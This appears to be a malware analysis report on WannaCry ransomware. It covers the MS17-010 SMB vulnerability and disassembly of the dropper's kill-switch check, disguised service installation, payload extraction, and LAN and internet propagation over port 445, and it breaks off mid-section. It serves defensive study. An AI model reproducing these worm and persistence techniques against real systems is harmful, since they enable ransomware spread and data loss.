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## **WannaCry Ransomware**

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## INTRODUCTION

### WHAT IS WANNACRY

WannaCry (aka Wcry, WannaCrypt, or WannaDecryptor) malware is a self-propagating worm-like ransomware that spreads through internal networks and over the public internet by exploiting a critical vulnerability in Microsoft SMB protocol over port 445. The malware consists of two distinct components: one that provides ransomware functionality and a component used for propagation, which contains functionality to enable SMB exploitation capabilities. The group behind WannaCry leveraged the MS17-010 vulnerability. Microsoft released a security update for MS17-010 on March 14, 2017. WannaCry encrypts victims' data files with 2048-bit RSA, appends .WCRY extension, drops and executes a decryptor tool, and demands that a ransom be paid in order to have the files decrypted. The malware demands victims to pay a ransom of .1781 in bitcoins, roughly \$300 U.S dollars, at the time of infection. If the ransom is not paid in three days the amount doubles to \$600, and after seven days all encrypted files are deleted.

### SOFTWARE ARCHITECTURE

The malware is installed and executed through a single executable launcher. It appears to be written in C/C++ and compiled with Visual Studios.




Figure 1 – Malware Architecture Overview


## MS17-010 OVERVIEW

MS17-010 (CVE 2017-0144) is an SMB remote code execution vulnerability. Affected versions of Windows running an SMB server do not properly validate inputs which allows specially crafted malicious packets to give arbitrary remote code execution privileges to an unauthenticated attacker. The vulnerability exploited is found in the SrvOs2FeaToNt function of the Microsoft server module Srv.sys, shown below:

```
unsigned int __fastcall SrvOs2FeaToNt(int a1, int a2)
{
    int v4;
    _BYTE *v5;
    unsigned int result;
    v4 = a1 + 8;
    *(_BYTE *) (a1 + 4) = *(_BYTE *) a2;
    *(_BYTE *) (a1 + 5) = *(_BYTE *) (a2 + 1);
    *(_WORD *) (a1 + 6) = *(_WORD *) (a2 + 2);
    _memmove((void *) (a1 + 8), (const void *) (a2 + 4), *(_BYTE *) (a2 + 1));
    v5 = (_BYTE *) (*(_BYTE *) (a1 + 5) + v4);
    *v5++ = 0;
    _memmove(v5, (const void *) (a2 + 5 + *(_BYTE *) (a1 + 5)), *(_WORD *) (a1 + 6));
    result = (unsigned int) &v5[*(_WORD *) (a1 + 6) + 3] & 0xFFFFF000;
    *(_DWORD *) a1 = result - a1;
    return result;
}
```

The function does not perform bounds checking on the function's input from Srv!SrvOs2FeaListSizeToNt. This opens the possibility of a cross-border copy with the memmove function. The overflow will carry into the pool allocated for the SMB buffer. Specially crafted SMB packets can trigger the overflow and execute arbitrary code. The WannaCry ransomware exploits this vulnerability as an avenue of approach to launch a kernel injection attack on its new victims. The injected code is the WannaCry launcher.

When used in conjunction with MS17-010, the code injection provides a kernel backdoor with privilege escalation that gives the ransomware payload an execution environment with NT/SYSTEM privileges to install and execute.



*Figure 2 – WannaCry Infection Vector*

## MAIN LAUNCHER/DROPPER


### FILE OVERVIEW

The ATAM Cell analyzed a sample of the WannaCry ransomware. There are various instances of the WannaCry ransomware, so details such as file names and file hashes may vary between infections. However, we are confident that the overall functionality and architecture is generally the same between samples.

The ransomware requires a single executable file launcher, which we called lhdfgui.exe due to the properties observed in the resource section. Table 1 documents the static information for the main ransomware dropper. Figure 3 shows the file's properties. Figure 4 shows the section headers and imports.

<b>File Name</b>	lhdfgui.exe
<b>MD5</b>	DB349B97C37D22F5EA1D1841E3C89EB4
<b>SHA-1</b>	E889544AFF85FFAF8B0D0DA705105DEE7C97FE26
<b>SHA-256</b>	24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480b1022c
<b>SHA-512</b>	d6c60b8f22f89cbd1262c0aa7ae240577a82002fb149e9127d4edf775a25abcda4e585b6113e79a b4a24bb65f4280532529c2f06f7ffe4d5db45c0caf74fea38
<b>CRC32</b>	9FBB1227
<b>Imphash</b>	9ecee117164e0b870a53dd187cdd7174
<b>Compile Time</b>	2010-11-20 04:03:08
<b>Ssdeep</b>	98304:wDqPoBhz1aRxcSUDk36SAEdhvxWa9P593R8yAVp2g3R:wDqPe1Cxcxk3ZAEUadz R8yc4gB
<b>File Type</b>	PE32 executable for MS Windows (GUI) Intel 80386 32-bit
<b>File Size</b>	3.55 MB (3723264 bytes)
<b>Summary</b>	WannaCry Main Launcher

*Table 1 – WannaCry Main Launcher Static File Information*



*Figure 3 – WannaCry Main Launcher Properties*

Name	Virtual Size	Virtual Address	Raw Size	Raw Address
Byte[8]	Dword	Dword	Dword	Dword
.text	00008BCA	00001000	00009000	00001000
.rdata	00000998	0000A000	00001000	0000A000
.data	0030489C	0000B000	00027000	0000B000
.rsrc	0035A454	00310000	0035B000	00032000

Module Name	Imports
szAnsi	(nFunctions)
KERNEL32.dll	32
ADVAPI32.dll	11
WS2_32.dll	13
MSVCP60.dll	2
iphlpapi.dll	2
WININET.dll	3
MSVCRT.dll	28

Figure 4 – Section Headers and Imports

## PREPPING THE ENVIRONMENT

Code analysis began with the main entry point of the program. The program starts by calling InternetOpen to initialize the use of Windows WinInet functions. The dwAccessType parameter is set 1 (INTERNET\_OPEN\_TYPE\_DIRECT). This tells WinInet to resolve all hostnames locally. As shown in figure 6, we also observe the following URL:

```
http[:]//www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com
```

This url is passed as an argument to InternetOpenUrlA to resolve the hostname. If it is successful, then the program terminates with no further action. If InternetOpenUrlA fails, then the malware proceeds to install and execute via function sub\_408090. Since the malware ceases execution and installation if the URL is contacted, this was likely designed as a kill switch to reduce the spread of malware and stop infections. Security researchers have since “sinkholed” the domain in an attempt to stop the spread. However, since the InternetOpen parameter dwAccessType = INTERNET\_OPEN\_TYPE\_DIRECT, the malware can still infect and spread on targets behind an HTTP proxy and those with no internet connectivity. Current reporting also indicates observations of several other kill switch domains.

```

00408140 sub     esp, 50h
00408143 push    esi
00408144 push    edi
00408145 mov     ecx, 0Eh
0040814A mov     esi, offset aHttpWww_iuqerf ; "http://www.iuqerfsodp9ifjaposdfjhgosuri"...
0040814F lea     edi, [esp+58h+szUrl]
00408153 xor     eax, eax
00408155 rep movsd
00408157 movsb
00408158 mov     [esp+58h+var_17], eax
0040815C mov     [esp+58h+var_13], eax
00408160 mov     [esp+58h+var_F], eax
00408164 mov     [esp+58h+var_8], eax
00408168 mov     [esp+58h+var_7], eax
0040816C mov     [esp+58h+var_3], ax
00408171 push    eax ; dwFlags
00408172 push    eax ; lpszProxyBypass
00408173 push    eax ; lpszProxy
00408174 push    1 ; dwAccessType
00408176 push    eax ; lpszAgent
00408177 mov     [esp+6Ch+var_1], al
0040817B call    ds:InternetOpenA

```

Figure 5 – Sinkhole URL and InternetOpen()

```

00408181 push    0                ; dwContext
00408183 push    84000000h        ; dwFlags
00408188 push    0                ; dwHeadersLength
0040818A lea     ecx, [esp+64h+szUrl]
0040818E mov     esi, eax
00408190 push    0                ; lpszHeaders
00408192 push    ecx                ; lpszUrl
00408193 push    esi                ; hInternet
00408194 call    ds:InternetOpenUrlA
0040819A mov     edi, eax
0040819C push    esi                ; hInternet
0040819D mov     esi, ds:InternetCloseHandle
004081A3 test    edi, edi
004081A5 jnz     short loc_4081BC

004081A7 call    esi ; InternetCloseHandle
004081A9 push    0                ; hInternet
004081AB call    esi ; InternetCloseHandle
004081AD call    sub_408090
004081B2 pop     edi
004081B3 xor     eax, eax
004081B5 pop     esi
004081B6 add     esp, 50h
004081B9 retn     10h

004081BC loc_4081BC:
004081BC call    esi ; InternetCloseHandle
004081BE push    edi                ; hInternet
004081BF call    esi ; InternetCloseHandle
004081C1 pop     edi
004081C2 xor     eax, eax
004081C4 pop     esi
004081C5 add     esp, 50h
004081C8 retn     10h
004081C8 _WinMain@16 endp
004081C8

```

Figure 6 – Kill Switch Check

If the sample does not detect a kill switch, function sub\_408090 is called. This function gets the full path the current process and the argument count (argc). If the argument count is found to be greater than or equal to two, then the current instance of the malware is running as an installed service and the malware proceeds to loc\_4080B9. If the argument counter is one, then the malware has not yet installed itself as a service and calls function sub\_407F20. See figure 7.

```

00408090 sub_408090 proc near
00408090
00408090 ServiceStartTable= SERVICE_TABLE_ENTRYA ptr -10h
00408090 var_8= dword ptr -8
00408090 var_4= dword ptr -4
00408090
00408090 sub     esp, 10h
00408093 push    104h                ; nSize
00408098 push    offset FileName      ; lpFilename
0040809D push    0                    ; hModule
0040809F call    ds:GetModuleFileNameA
004080A5 call    ds:_p__argc
004080AB cmp     dword ptr [eax], 2
004080AE jge     short loc_4080B9

004080B0 call    sub_407F20
004080B5 add     esp, 10h
004080B8 retn

004080B9 loc_4080B9:
004080B9 push    edi
004080BA push    0F003Fh            ; dwDesiredAccess
004080BF push    0                    ; lpDatabaseName
004080C1 push    0                    ; lpMachineName
004080C3 call    ds:OpenSCManagerA
004080C9 mov     edi, eax
004080CB test    edi, edi
004080CD jz     short loc_408101

```

Figure 7 – Argument Count Check

Function sub\_407F20 starts by obtaining a handle to the Service Control Manager with SC\_MANAGER\_ALL\_ACCESS (0xf003f) access rights. See figure 8.

00407C5F	push	0F003Fh	; dwDesiredAccess
00407C64	push	0	; lpDatabaseName
00407C66	push	0	; lpMachineName
00407C68	call	ds:OpenSCManagerA	

Figure 8 – Open Service Control Manager

With access to the service control manager, the malware then installs itself as a service using the display name “Microsoft Security Center (2.0) Service” and the service name “mssecsvc2.0”. The service’s binary path name is the current file (lhdfmgrui.exe) which was obtained in figure 5 using GetModuleFileNameA. The service is configured to run with the argument “-m security”, as follows:

```
%MALWARE_INSTALL_PATH%\lhdfmgrui.exe -m security
```

The dwStartType is 2, which is SERVICE\_AUTO\_START. The dwServiceType is 0x10, which is SERVICE\_WIN32\_OWN\_PROCESS, specifying that the service runs in its own process space. The malware then starts the service. See figure 9.

00407C74	push	ebx	
00407C75	push	esi	
00407C76	push	0	; lpPassword
00407C78	push	0	; lpServiceStartName
00407C7A	push	0	; lpDependencies
00407C7C	push	0	; lpdwTagId
00407C7E	lea	ecx, [esp+120h+Dest]	
00407C82	push	0	; lpLoadOrderGroup
00407C84	push	ecx	; lpBinaryPathName
00407C85	push	1	; dwErrorControl
00407C87	push	2	; dwStartType
00407C89	push	10h	; dwServiceType
00407C8B	push	0F01FFh	; dwDesiredAccess
00407C90	push	offset DisplayName	; "Microsoft Security Center (2.0) Service"
00407C95	push	offset ServiceName	; "mssecsvc2.0"
00407C9A	push	edi	; hSCManager
00407C9B	call	ds:CreateServiceA	
00407CA1	mov	ebx, ds:CloseServiceHandle	
00407CA7	mov	esi, eax	
00407CA9	test	esi, esi	
00407CAB	jz	short loc_407CBB	

00407CAD	push	0	; lpServiceArgVectors
00407CAF	push	0	; dwNumServiceArgs
00407CB1	push	esi	; hService
00407CB2	call	ds:StartServiceA	
00407CB8	push	esi	; hSCObject
00407CB9	call	ebx ; CloseServiceHandle	

Figure 9 – Service Installation

The installation of the service was verified dynamically. See figures 10 and 11.



```

C:\Windows\system32>sc query mssecsvc2.0

SERVICE_NAME: mssecsvc2.0
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 4   RUNNING
                                <STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN>
        WIN32_EXIT_CODE       : 0   <0x0>
        SERVICE_EXIT_CODE   : 0   <0x0>
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0


```

*Figure 10 – Service Verified by sc Utility*

Processes Services Network Disk					
Name	Display name	Type	Status	Start type	PID
mssecsvc2.0	Microsoft Security Center (2.0) Service	Own process	Running	Auto start	2328

*Figure 11 – Service Verified by Process Hacker*

Once the service is installed, the malware extracts an embedded executable from its resource section and stores it into C:\WINDOWS\tasksche.exe. Figure 12 shows the malware obtaining a handle to a resource of type “R” that is named 1831 (or 0x727). Examination of the sample’s resource section shows a PE32. See figure 13. This embedded executable, tasksche.exe, was extracted for further analysis, and is discussed in the following section.



*Figure 12 – Load Resource Section*

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ . . . . .
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	. . . . . @ . . . . .
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . .
00000030	00	00	00	00	00	00	00	00	00	00	00	00	F8	00	00	00	. . . . .
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	is program cannot
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	t be run in DOS
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	mode . . . . .
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	AA: N . . . . .
00000080	E0	C5	3A	D1	A4	A4	54	82	A4	A4	54	82	A4	A4	54	82	B, X   . . . . .
00000090	DF	B8	58	82	A6	A4	54	82	CB	BB	5F	82	A5	A4	54	82	'Z   . . . . .
000000A0	27	B8	5A	82	A0	A4	54	82	CB	BB	5E	82	AF	A4	54	82	E > P   . . . . .
000000B0	CB	BB	50	82	A0	A4	54	82	67	AB	09	82	A9	A4	54	82	U   . . . . .
000000C0	A4	A4	55	82	07	A4	54	82	92	82	5F	82	A3	A4	54	82	c R   . . . . .
000000D0	63	A2	52	82	A5	A4	54	82	52	69	63	68	A4	A4	54	82	Rich . . . . .
000000E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	. . . . .
000000F0	00	00	00	00	00	00	00	00	50	45	00	00	4C	01	04	00	. . . . . PE . I . . .

Figure 13 – Resource Section

Once the embedded executable is extracted from the resource section and stored into tasksche.exe, the CreateProcess function is called to execute this file with a /i argument:

```
bool bCP = CreateProcess(NULL, "C:\WINDOWS\tasksche.exe /i", NULL,
                        NULL, NULL, CREATE_NO_WINDOW, NULL, NULL);
```

As shown in figure 14, the malware then initializes the Service Control Dispatcher for the mssecsvc2.0 service. The StartServiceCtrlDispatcher uses the SERVICE\_TABLE\_ENTRY struct, whose definition is shown here:

```
typedef struct _SERVICE_TABLE_ENTRY {
    LPTSTR          lpServiceName;
    LPSERVICE_MAIN_FUNCTION lpServiceProc;
} SERVICE_TABLE_ENTRY, *LPSERVICE_TABLE_ENTRY;
```

The service process code (lpServiceProc) is defined at loc\_408000. This is also where the malware picks up execution if it is found to be already running as a service from the argc check in figure 7.

```
00408101
00408101 loc_408101:
00408101 lea     eax, [esp+14h+ServiceStartTable]
00408105 mov     [esp+14h+ServiceStartTable.lpServiceName], offset ServiceName ; "mssecsvc2.0"
0040810D push    eax ; lpServiceStartTable
0040810E mov     [esp+18h+ServiceStartTable.lpServiceProc], offset loc_408000
00408116 mov     [esp+18h+var_8], 0
0040811E mov     [esp+18h+var_4], 0
00408126 call    ds:StartServiceCtrlDispatcherA
0040812C pop     edi
0040812D add     esp, 10h
00408130 retn
00408130 sub_408090 endp
```

Figure 14 – Starting the Service Control Dispatcher

Examining loc\_408000 shows normal service process initialization behavior. The service control handler is registered to sub\_407F30, which is a switch table to handle various service states

(SERVICE\_STOPPED, SERVICE\_RUNNING, etc.). We also see the SERVICE\_STATUS struct members initialized as follows:

```
typedef struct _SERVICE_STATUS {
    DWORD dwServiceType;      // 0x20 = SERVICE_WIN32_SHARE_PROCESS
    DWORD dwCurrentState;     // 0x02 = SERVICE_START_PENDING
    DWORD dwControlsAccepted; // 0x01 = SERVICE_ACCEPT_STOP
    DWORD dwWin32ExitCode;    // NULL
    DWORD dwServiceSpecificExitCode; // NULL
    DWORD dwCheckPoint;      // NULL
    DWORD dwWaitHint;        // NULL
} SERVICE_STATUS, *LPSERVICE_STATUS;
```

Then it calls the SetServiceStatus function to notify the service control manager that its status is SERVICE\_START\_PENDING. Function sub\_407BD0 is then called. See figure 15.

```
loc_408000:                                ; DATA XREF: sub_408090+7E40
        push     esi
        xor      esi, esi
        push     offset sub_407F30
        push     offset ServiceName ; "mssecsvc2.0"
        mov      ServiceStatus.dwServiceType, 20h
        mov      ServiceStatus.dwCurrentState, 2
        mov      ServiceStatus.dwControlsAccepted, 1
        mov      ServiceStatus.dwWin32ExitCode, esi
        mov      ServiceStatus.dwServiceSpecificExitCode, esi
        mov      ServiceStatus.dwCheckPoint, esi
        mov      ServiceStatus.dwWaitHint, esi
        call     ds:RegisterServiceCtrlHandlerA
        cmp      eax, esi
        mov      hServiceStatus, eax
        jz       short loc_40800C
        push     offset ServiceStatus
        push     eax
        mov      ServiceStatus.dwCurrentState, 4
        mov      ServiceStatus.dwCheckPoint, esi
        mov      ServiceStatus.dwWaitHint, esi
        call     ds:SetServiceStatus
        call     sub_407BD0
        push     5265C00h
        call     ds:Sleep
        push     1
        call     ds:ExitProcess
```

Figure 15 – Service Registration

Function sub\_407DB0 calls WSASStartup to initialize windows networking. It then calls CryptAcquireContext to obtain a handle to the Windows cryptographic service provider, as shown in figure 16. This is used to seed the random number generator used later. Function sub\_407A20 is then called, which creates a 32-bit and a 64-bit version of a file we call launcher.dll. As shown in figure 16, the addresses 0x0040B020 and 0x0040F080 from the .data section of the main dropper contain the DLLs, which we extracted for analysis. The malware then copies the main worm into the resource section of the DLLs.




Figure 16 – Obtaining Pointers to Embedded DLLs (launcher.dll)

Launcher.dll exports a single function, called PlayGame. The PlayGame function loads the content from the resource section via sub\_10001016, which as described previously is the actual worm binary. Function sub\_10010AB then drops the extracted resource (i.e. the main worm binary) to disk at the hardcoded path C:\WINDOWS\mssecsvc.exe and executes it. See figure 17.




Figure 17 – launcher.dll PlayGame Export Function

## PROPAGATION

With the service installed and the launcher.dll prepped, the worm enters the propagation and exploitation phase. The malware spawns a thread responsible for scanning the local area network. As shown in figure 18, the LAN scanning code is located at 0x00407720.




Figure 18 – LAN Scanning Thread

The LAN scanning thread uses the GetAdaptersInfo function to obtain a pointer to pAdapterInfo, which points to a linked list of IP\_ADAPTER\_INFO structs. Connection over port 445 is attempted at each active address in the current subnet. If successful, the worm attempts to infect its new-found target. See figure 19.

```

.text:00409160 sub     esp, 14h
.text:00409163 lea     eax, [esp+14h+SizePointer]
.text:00409167 push    esi
.text:00409168 push    eax ; SizePointer
.text:00409169 push    0 ; AdapterInfo
.text:0040916B mov     [esp+20h+SizePointer], 0
.text:00409173 call    GetAdaptersInfo
.text:00409178 cmp     eax, ERROR_BUFFER_OVERFLOW
.text:0040917B jnz     short RETURN_0_LAN_SCAN
.text:0040917D mov     eax, [esp+18h+SizePointer]
.text:00409181 test    eax, eax
.text:00409183 jz      short RETURN_0_LAN_SCAN ; return 0
.text:00409185 push    eax ; uBytes
.text:00409186 push    0 ; uFlags
.text:00409188 call    ds:LocalAlloc
.text:0040918E mov     esi, eax
.text:00409190 test    esi, esi ; esi = AdapterInfo
.text:00409192 mov     [esp+18h+hMem], esi
.text:00409196 jz      short RETURN_0_LAN_SCAN ; return 0
.text:00409198 lea     ecx, [esp+18h+SizePointer]
.text:0040919C push    ecx ; SizePointer
.text:0040919D push    esi ; AdapterInfo
.text:0040919E call    GetAdaptersInfo
.text:004091A3 test    eax, eax
.text:004091A5 jz      short loc_4091B5
.text:004091A7 push    esi ; hMem
.text:004091A8 call    ds:LocalFree

```

Figure 19 – LAN Scanning

Another thread is responsible for the external (public Internet) worm propagation and exploitation. As shown in figure 21, this thread is spawned 128 times. Each instance finds a random IPv4 address, attempts to connect to port 445, then attempts the MS010-17 exploit to spread and infect the new target.




Figure 20 – Propagation Thread

Examining the code inside the “PROPOGATE” thread, we see that it first seeds the pseudo random number generator (prng). As shown in figure 21, the algorithm used to seed the prng is:

$$\text{Seed} = 2 * (\text{handle\_to\_current\_thread}) + (\text{current\_threadID}) + (\text{currentTime})$$

```

0040784F  mov     ebx, 1
00407854  push    edi
00407855  mov     [esp+128h+var_118], ebx
00407859  mov     [esp+128h+var_114], ebx
0040785D  call    esi ; GetTickCount
0040785F  mov     edi, eax
00407861  lea     eax, [esp+128h+Time]
00407865  push    eax ; Time
00407866  call    ds:time
0040786C  add     esp, 4
0040786F  call    ds:GetCurrentThread
00407875  mov     ebp, eax
00407877  call    ds:GetCurrentThreadId
0040787D  add     ebp, eax ; CurrentThread + CurrentThreadId
0040787F  call    esi ; GetTickCount
00407881  mov     ecx, [esp+128h+Time]
00407885  add     ecx, ebp ; CurrentThread + CurrentThreadId + time
00407887  add     eax, ecx
00407889  push    eax ; Seed
  
```

Figure 21 – Seeding the Random Number Generation

Function sub\_407660, which we dubbed GEN\_RANDOM, generates the random number. If the CryptAcquireContext function call was successful back in sub\_407DB0, then CryptGenRandom is called, which is the prng associated with Microsoft's Cryptographic Service Provider (CSP). If the CryptAcquireContext function failed, then the C standard library rand() function is used as the prng. See figure 22.

